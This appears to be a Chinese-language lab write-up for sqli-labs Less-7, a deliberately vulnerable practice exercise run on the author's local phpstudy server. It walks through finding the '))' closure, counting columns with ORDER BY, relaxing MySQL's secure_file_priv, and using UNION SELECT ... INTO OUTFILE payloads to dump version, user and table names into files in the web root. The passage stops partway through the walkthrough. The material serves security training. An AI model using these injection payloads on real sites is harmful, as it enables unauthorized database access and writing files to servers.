
首先我对测试id的闭合不甚了解,这里给出一种方法:在输入值的后面添加符号,如果回显正常就说明闭合的符号不是这个,继续换符号,直到回显错误,添加注释后正常说明闭合的符号就是这个。测试用的符号可以多试一些符号的组合。
这题测试如图


测试出这题id是使用((''))闭合的。
猜解字段数
?id=1')) order by 1,2,3 --+

返回正常,尝试?id=1')) order by 1,2,3,4 --+

故字段数为3
这道题需要用到文件读取操作,对文件读取需要用户权限足够高,也就是secure_file_priv不为NULL
对文件进行导入导出首先得要有足够的权限, 但是mysql默认不能导入和导出文件,这与secure_file_priv的值有关(默认为null)
secure-file-priv参数是用来限制LOAD DATA, SELECT … OUTFILE, and LOAD_FILE()传到哪个指定目录的。 1、当secure_file_priv的值为null ,表示限制mysqld 不允许导入|导出 2、当secure_file_priv的值为/tmp/ ,表示限制mysqld 的导入|导出只能发生在/tmp/目录下 3、当secure_file_priv的值没有具体值时,表示不对mysqld 的导入|导出做限制
用命令查看secure_file_priv的值:show variables like '%secure%';


这里是null,如果想得到导入导出权限,可以在my.ini文件[mysqld]的后面加上secure_file_priv=''(两个英文单引号),如下图。然后重启phpstudy即可
测试权限:?id=1’)) and (select count(*) from mysql.user)>0 --+

回显正常说明有权限
我们在进行文件读取时需要知道绝对路径,这道题只能够从先前的关卡里获取路径,去less-1里试一下路径

这里拓展一个小知识:@@datadir获取数据库存储数据路径 ,@@basedir是MYSQL获取安装路径
得出当前数据库存储路径为D:\phpstudy_pro\Extensions\MySQL5.7.26\data\,而网站一般都保存在www目录下的,这里我们推测出sqli-labs less-7的数据存储在D:\phpstudy_pro\www\sqli-labs-master\Less-7\
(这是我的目录,不是你的)
还要注意的是: 1、outfire 后面的路径为绝对路径且存在 2、要有足够的权限 3、注入的内容也可以是字符串,句子 4、要想注入新内容,需要新的文件名,注入新内容到旧文件里是无效的,内容不会覆盖
查看版本,用户,数据库
?id=0')) union select version(),user(),database() into outfile "D:\\phpstudy_pro\\www\\sqli-labs-master\\Less-7\\test.txt" --+
注意,\在url里会当作转义符,所以要多加上\

可以看到已经生成了文件
文件里保存了我们查询的信息

这里已经成功一半了,证明了我们的文件读取操作顺利执行,接下来可以分出两种思路,我会分别介绍
第一种,常规查询
上文提到过,如果要注入新内容就要放在新文件里,这也是这个方法麻烦的地方
爆表
?id=0')) union select 1,2,table_name from information_schema.tables where table_schema='security' into outfile "D:\\phpstudy_pro\\www\\sqli-labs-master\\Less-7\\test1.txt" --+
注意,注入语句里换文件名了,后面每注入一次换一次文件名
url里直接访问文件(每个人目录可能都不一样,按自己的来)
